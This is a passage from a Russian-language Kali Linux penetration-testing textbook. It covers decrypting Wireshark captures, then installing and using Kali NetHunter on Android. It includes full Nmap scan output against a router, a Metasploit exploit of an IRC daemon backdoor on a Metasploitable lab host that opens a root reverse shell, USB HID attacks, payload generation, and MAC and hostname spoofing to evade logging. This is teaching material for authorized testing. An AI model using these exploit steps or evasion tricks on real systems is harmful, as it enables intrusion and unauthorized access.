


Рис. 11.65. Ключ введен

- Чтобы применить этот ключ дешифровки для захвата, откройте меню View (Вид) и выберите находящуюся внизу команду Wireless Toolbar (Панель инструментов для беспроводной сети). Добавьте панель инструментов для беспроводной сети. На экране вы увидите следующее (рис. 11.66).




Рис. 11.66. Панель инструментов беспроводной сети выбрана

- На новой панели инструментов щелкните на пункте Decryption Keys (Ключи дешифровки). На экране появится одноименное окно. Выберите в меню, рас-

положенном в левом верхнем углу, команду Wireshark для режима дешифровки. Убедитесь, что указан соответствующий ключ. Нажмите кнопки Apply (Применить) и OK (рис. 11.67).




Рис. 11.67. Окно Decryption Keys (Ключи дешифровки)

Wireshark применяет ключ дешифровки к файлу с захваченными данными и там, где существует такая возможность, расшифровывает трафик (рис. 11.68).




Рис. 11.68. Процесс расшифровки захваченного трафика

Как показано на рис. 11.68, можно расшифровать трафик, захваченный без подключения к сети. Важно повторить, что этот метод требует полного четырехстороннего рукопожатия для каждого сеанса.

Резюме

Практически во всех организациях есть беспроводные сети. Как и в любых других системах, которые мы исследовали, уязвимости существуют и в беспроводных сетях. Эти уязвимости заключаются в способе шифрования трафика или в методах проверки подлинности, и их можно использовать с помощью инструментов, поставляемых Kali Linux. Демонстрация этих уязвимостей и связанных с ними эксплойтов показывает специалистам, эксплуатирующим данные сети, какие меры необходимо предпринять, чтобы защитить себя от атак. Поскольку в мире становится все больше беспроводных сетей, к которым подключены смартфоны, ноутбуки и бытовая техника, важно, чтобы беспроводные сети и их элементы управления постоянно проверялись на безопасность.

В следующей главе мы обсудим беспроводные сети как часть более широкой методологии тестирования на проникновение. Мы используем дистрибутив Kali Linux Nethunter с платформой для пентестирования мобильных устройств.

12 Мобильное тестирование на проникновение с Kali NetHunter

Kali NetHunter — это облегченный вариант Kali Linux для смартфонов, который устанавливается поверх обычной прошивки. Kali NetHunter создан для работы на мобильной платформе Android.

Kali NetHunter включает много инструментов, которые мы обсуждали ранее. Кроме них, в NetHunter вы найдете и дополнительные инструменты, позволяющие испытателям на проникновение стать более мобильными. В этой главе мы обсудим установку Kali NetHunter и разберем, как ввести в действие основные инструменты. После этого рассмотрим условия, при которых платформа NetHunter будет иметь значительное преимущество перед более традиционными средствами тестирования, предоставляемыми Kali Linux.

В этой главе мы обсудим следующие темы.

- ❑ Обзор Kali Linux NetHunter.
- ❑ Развертывание NetHunter.
- ❑ Общий обзор установки NetHunter.
- ❑ Инструменты и методы.
- ❑ Беспроводные атаки.
- ❑ Атаки на устройства с человеко-машинным интерфейсом.

Технические требования

В этой главе для запуска NetHunter использовались устройства OnePlus One и Nexus 4. Полный список совместимых устройств доступен по адресу <https://github.com/offensive-security/kali-nethunter/wiki>.

Kali NetHunter

NetHunter — первая мобильная операционная система для тестирования на проникновение с открытым исходным кодом; построена на платформе Android. Это совместная разработка компании Offensive Security и Бинки Беар (Binky Bear) — представителя сообщества Кали.

Система NetHunter может быть установлена на следующих устройствах: Google Nexus версий 5–7, 9, 10 и OnePlus One. Компания Offensive Security предоставляет ряд изображений NetHunter на основе устройства и в некоторых случаях года изготовления.

Развертывание

Благодаря своим размерам NetHunter может быть развернут в трех направлениях. Каждый из соответствующих инструментов использует платформу NetHunter, а также дополнительное оборудование, которое можно легко приобрести. Наличие нескольких вариантов развертывания позволяет испытателям на проникновение тестировать широкий спектр мер безопасности в различных средах.

Развертывание сети

Почти все предыдущие главы были посвящены инструментам и методам, используемым испытателями на проникновение для тестирования удаленных или локальных сетей. Этим инструментам требуется физическое подключение к сетям. Такая возможность есть и у NetHunter, что обеспечивается совместной работой USB-адаптеров Android и Ethernet. Испытатель на проникновение может подключаться непосредственно к сетевому разъему или коммутатору, если имеет доступ к сетевому оборудованию.

Такая методика развертывания хороша для тех испытателей, которые хотят скрыто получить доступ без непосредственного подключения ноутбука. Используя смартфон Nexus или небольшой планшет, испытатель на проникновение может подключиться к физической сети, скомпрометировать локальную систему, настроить возможность поддержания постоянного подключения и двигаться дальше. Таким же способом можно проводить тестирование безопасности общедоступных сетевых разъемов.

Развертывание беспроводной сети

NetHunter состоит из множества небольших пакетов. Некоторые тесты на проникновение рассчитаны на то, что исследователь перемещается по территории студенческого городка или зданию, идентифицирует и захватывает беспроводной трафик для последующего взлома. Эта задача значительно упрощается, если исследователь воспользуется платформой для тестирования, развернутой на планшете или смартфоне, а не на ноутбуке.

Таким образом, для развертывания NetHunter требуется использование внешней антенны и адаптера USB для Android. После подключения эти аппаратные средства позволяют в полной мере использовать беспроводные инструменты NetHunter.

Развертывание узла

Одним из преимуществ платформы NetHunter, по сравнению с платформой Kali Linux, является встроенная поддержка USB из Android, которая поможет испытателю на проникновение напрямую подключать платформу NetHunter к таким узлам, как, например, ноутбук или настольный компьютер. В этом случае тестер на проникновение сможет воспользоваться инструментами, которые позволяют осуществлять атаку на устройства взаимодействия человека с компьютером или смартфоном, и задействовать инструменты, имитирующие *устройство взаимодействия человека и машины (Human Interface Devices, HID)*s). Примеры HIDs — клавиатура и мышь, которые подключаются к хосту через USB.

Чтобы выполнить HID-атаку, достаточно на несколько секунд подключить устройство, имитирующее устройство ввода-вывода, к USB-порту целевого узла (ноутбука или компьютера). Практически любая современная ОС поддерживает режим *plug-and-play*, автоматически распознает подключенное к порту USB устройство и устанавливает необходимый для его работы драйвер, после чего принимает от него команды без проверки. Устройство автоматически выдает ОС команды, заставляющие целевую систему выполнять их или загружать сценарии с полезной нагрузкой. Такую атаку остановить гораздо сложнее.

По окончании атаки, которая длится несколько секунд, устройство извлекается из USB-порта.

Установка Kali NetHunter

Общий процесс установки NetHunter включает получение привилегированного контроля в пределах всех подсистем Android, сброс настроек до заводских и установку Kali NetHunter. Вся установка Kali NetHunter будет длиться около часа.

Ниже представлены несколько ссылок, из которых можно узнать, как установить NetHunter на мобильное устройство, Перед установкой было бы полезно ознакомиться с некоторыми ресурсами, которые вам понадобятся для получения привилегированного контроля над устройством, размещения образа восстановления и, наконец, установки образа NetHunter.

- ❑ Установка набора инструментов Android SDK в локальной системе: <https://developer.android.com/studio/index.html>.
- ❑ В процессе установки вам понадобится образ восстановления TWRP, который находится по адресу <https://twrp.me>.
- ❑ Чтобы получить привилегированный доступ к устройству из Windows, вам потребуются конкретные наборы инструментов Nexus. Набор инструментов OnePlus Bacon Root Toolkit можно найти по адресу <http://www.wugfresh.com/brt/>. Руководство по установке NetHunter с помощью компьютера под управлением Windows доступно на сайте <https://github.com/offensive-security/kali-nethunter/wiki/Windowsinstall>.

- Изображения NetHunter доступны по адресу <https://www.offensive-security.com/kali-linux-nethunter-download/>.

Обратите внимание, что необходимо *внимательно и тщательно следовать инструкциям*. И не спешить!

Значки NetHunter

После того как NetHunter будет установлен на вашем устройстве, в меню приложений появятся два значка. Поскольку вы будете пользоваться ими часто, переместите их на экран верхнего уровня.

Первый значок — меню Kali NetHunter, которое включает в себя параметры конфигурации и инструменты для тестирования на проникновение. Сначала щелкните на значке NetHunter (рис. 12.1).




Рис. 12.1. Значок NetHunter на экране мобильного устройства

Откроется главный экран со списком инструментов, а также меню настроек конфигурации. Единственное меню, которое нам следует сейчас рассмотреть, — это меню служб Kali. В нем можно без использования командной строки настроить различные службы, доступные в NetHunter (рис. 12.2).




Рис. 12.2. Меню настроек различных служб NetHunter

В этом меню можно настроить запуск нужных служб при загрузке или, в зависимости от конкретных требований, их включение и выключение. Две конкретные службы, которые мы рассмотрели ранее, — это веб-сервер Apache и служба Metasploit. Обе можно запустить из этого меню (рис. 12.3).




Рис. 12.3. Настройка запуска служб Apache и Metasploit при старте

В дополнение к параметрам меню в NetHunter есть значок для доступа к командной строке. Чтобы получить доступ к терминалу, щелкните на NetHunter Terminal (рис. 12.4).




Рис. 12.4. Запуск терминала

Откроется командная строка, которая выглядит как стандартный интерфейс, который вы встречали в предыдущих главах (рис. 12.5).

Если щелкнете кнопкой мыши на трех вертикальных точках в правом верхнем углу, то получите доступ к параметрам, которые позволят вам использовать

специальные клавиши, получить доступ к меню справки и установить свои предпочтения. Кроме того, Kali NetHunter поставляется с предварительно настроенной клавиатурой хакера. В меню планшета перейдите на страницу Apps (Приложения). Здесь вы найдете значок для запуска клавиатуры хакера. Эта клавиатура чуть удобнее для пользователя, что полезно при работе с командной строкой.




Рис. 12.5. Терминал запущен

Инструменты NetHunter

Поскольку NetHunter основан на ОС Kali Linux, многие из инструментов, которые мы рассматривали в предыдущих главах, являются частью его платформы. Значит, эти же команды и методы можно использовать во время теста на проникновение. В этом разделе мы рассмотрим два инструмента, которые чаще всего используются при тестировании на проникновение, а также дополнительные инструменты, которые могут быть частью отдельной платформы NetHunter.

Nmap

Одним из наиболее часто используемых инструментов, который мы подробно рассматривали ранее, является Nmap. Вы можете запустить его из командной строки NetHunter со всеми теми же функциями, что и Kali Linux. Чтобы добраться до NMAP, щелкните на значке NetHunter, а затем перейдите к Nmap. Здесь вы увидите интерфейс, который позволяет ввести один IP-адрес, диапазон или нотацию CIDR. В примере мы будем использовать для маршрутизатора один IP-адрес (рис. 12.6).




Рис. 12.6. Вводим IP-адрес исследуемого объекта

Интерфейс NetHunter позволяет задать тип сканирования NMAP, обнаружение операционной системы, обнаружение служб и поддержку IPv6. Кроме того, имеется возможность установить определенные параметры сканирования портов. Испытатели на проникновение для ограничения сканирования портов могут настроить сканирование согласно своим условиям или выбрать параметры приложения NMAP (рис. 12.7).




Рис. 12.7. Настройка сканирования

Щелкнув на пункте **Select timing template** (Выбрать шаблон синхронизации), вы сможете выбрать время сканирования. Как и в версии командной строки NMAP, время сканирования может быть адаптировано к конкретной ситуации. Наконец, вы можете выбрать тип сканирования. Для отображения параметров сканирования щелкните на пункте **Select scan techniques** (Выбрать методы сканирования). Здесь вы сможете определить настройки SYN- или TCP-сканирования (рис. 12.8).

После того как все параметры сканирования будут выбраны, нажмите кнопку **SCAN** (Сканирование). В NetHunter откроется окно командной строки и запустится сканирование (рис. 12.9).

Графический интерфейс NetHunter отлично подходит для выполнения простого сканирования. Для более тщательного сканирования или использования сценариев вам придется перейти к версии командной строки NMAP.




Рис. 12.8. Выбор параметров сканирования

```

root@kali:/# nmap -sT --top-ports 20 -sV 192.168.0.1 -A

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040   cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp    open  telnet       Actiontec Q1000 DSL router telnetd
25/tcp    closed smtp
53/tcp    open  upnp         Belkin/Linksys wireless router UPnP (UPnP 1.0; BRCA400 1.0)
80/tcp    open  http         micro_httpd
110/tcp   closed pop3
111/tcp   closed rpcbind
135/tcp   closed msrpc
139/tcp   closed netbios-ssn
143/tcp   closed imap
443/tcp   open  ssl/http     micro_httpd
|_ http-title: CenturyLink Modem Configuration
|_ ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=California/countryName=UA
|_ Not valid before: 2006-08-07T23:31:21
|_ Not valid after: 2006-09-06T23:31:21
445/tcp   closed microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
8080/tcp  closed http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4

TRACEROUTE
HOP RTT ADDRESS
1 15.77 ms 192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:/#

```

Рис. 12.9. Сканирование запущено

Metasploit

Один из мощных инструментов тестирования на проникновение, о котором мы говорили в предыдущих главах, — Metasploit. Платформа Metasploit включена в NetHunter и функционирует точно так же, как и в Kali Linux. Например, попытаемся использовать бэкдор в целевой системе под управлением Metasploitable с помощью NetHunter.

Сначала запустите терминал NetHunter, а затем введите следующую команду:

```
# msfconsole
```

Мы собираемся использовать уязвимость в виде бэкдора демона IRC в Metasploitable. Для этого воспользуемся эксплойтом `unreal_ircd_3281_backdoor`. Введите в командную строку следующую команду:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Затем установим удаленный хост на нашу машину Metasploitable:

```
msf > exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.182
```

Наконец, запускаем эксплойт. На рис. 12.10 показан вывод предыдущих команд.

```
root@kali:~# msfconsole
# cowsay++
_____
< metasploit >
-----
  \      /
   (oo)_____)
  (__)      )\
   ||--|| *

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401                ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post     ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
RHOST => 192.168.0.134
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.182:4444
[*] Connected to 192.168.0.134:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HbdykjeNEkVqVQJr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HbdykjeNEkVqVQJr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:49 +0000

whoami
root

```

Рис. 12.10. Вывод предыдущих команд

После запуска эксплойта мы можем запустить команду `whoami` и определить одноименный инструмент как корневую командную оболочку. Как видно из этого примера, NetHunter имеет ту же функциональность, что и ОС Kali Linux.

Это позволяет тестеру на проникновение использовать платформу NetHunter для проведения атак на портативной платформе. Один из недостатков использования фреймворка Metasploit состоит в том, что не очень удобно вводить команды на планшете или телефоне.

Как и в Kali Linux, в NetHunter имеется создатель полезной нагрузки Msfvenom для Metasploit. Этот графический интерфейс можно использовать для создания пользовательских полезных нагрузок для работы с платформой Metasploit. Чтобы получить доступ к этому инструменту, щелкните на значке NetHunter и перейдите к пункту Metasploit Payload Generator (Генератор полезной нагрузки Metasploit). Вы попадете в следующее меню (рис. 12.11).




Рис. 12.11. Генератор полезной нагрузки Metasploit

В этом меню находятся те же параметры, что мы видели в версии Kali Linux Msfvenom. Кроме того, интерфейс позволяет создавать определенные нагрузки и сохранять их на SD-карте для дальнейшего использования.

Другим инструментом NetHunter, который можно применять вместе с Metasploit, является Searchsploit. Он запрашивает базу данных эксплоитов, расположенную по адресу <https://www.exploit-db.com/>, и позволяет искать дополнительные эксплоиты, которые можно задействовать вместе с теми, что есть в Metasploit.

Преобразователь MAC

Изменение MAC-адреса платформы NetHunter может потребоваться при выполнении атак на целевую беспроводную сеть или при подключении к физической сети. Для выполнения этой задачи в NetHunter установлен MAC Changer. Чтобы получить к нему доступ, щелкните на значке NetHunter, а затем на MAC Changer. Вы увидите следующий экран (рис. 12.12).



Рис. 12.12. Экран MAC Changer

MAC Changer позволяет установить имя хоста по вашему выбору. Установка имени хоста для имитации соглашения об именах целевой организации позволяет маскировать действия при наличии систем, регистрирующих действия в сети. Кроме того, MAC Changer позволяет установить MAC-адрес или разрешить инструменту случайным образом назначать MAC-адрес для каждого интерфейса.

Сторонние приложения Android

Просматривая главное меню, наряду с NetHunter вы должны заметить шесть других установленных приложений для Android. Это такие приложения, как NetHunter Terminal Application, DriveDroid, USB Keyboard, Shodan, Router Keygen и cSploit. Хотя эти сторонние приложения в документации NetHunter перечислены как незавершенные, оказалось, что они все работают. Но, в зависимости от вашего мобильного устройства и его аппаратных средств, некоторые приложения или функции приложений все-таки могут не работать.

Приложение NetHunter Terminal

Подобно терминалу в Kali и NetHunter, приложение NetHunter Terminal позволяет пользователю выбирать между различными типами терминалов: Kali, Android и Android SU (рис. 12.13).

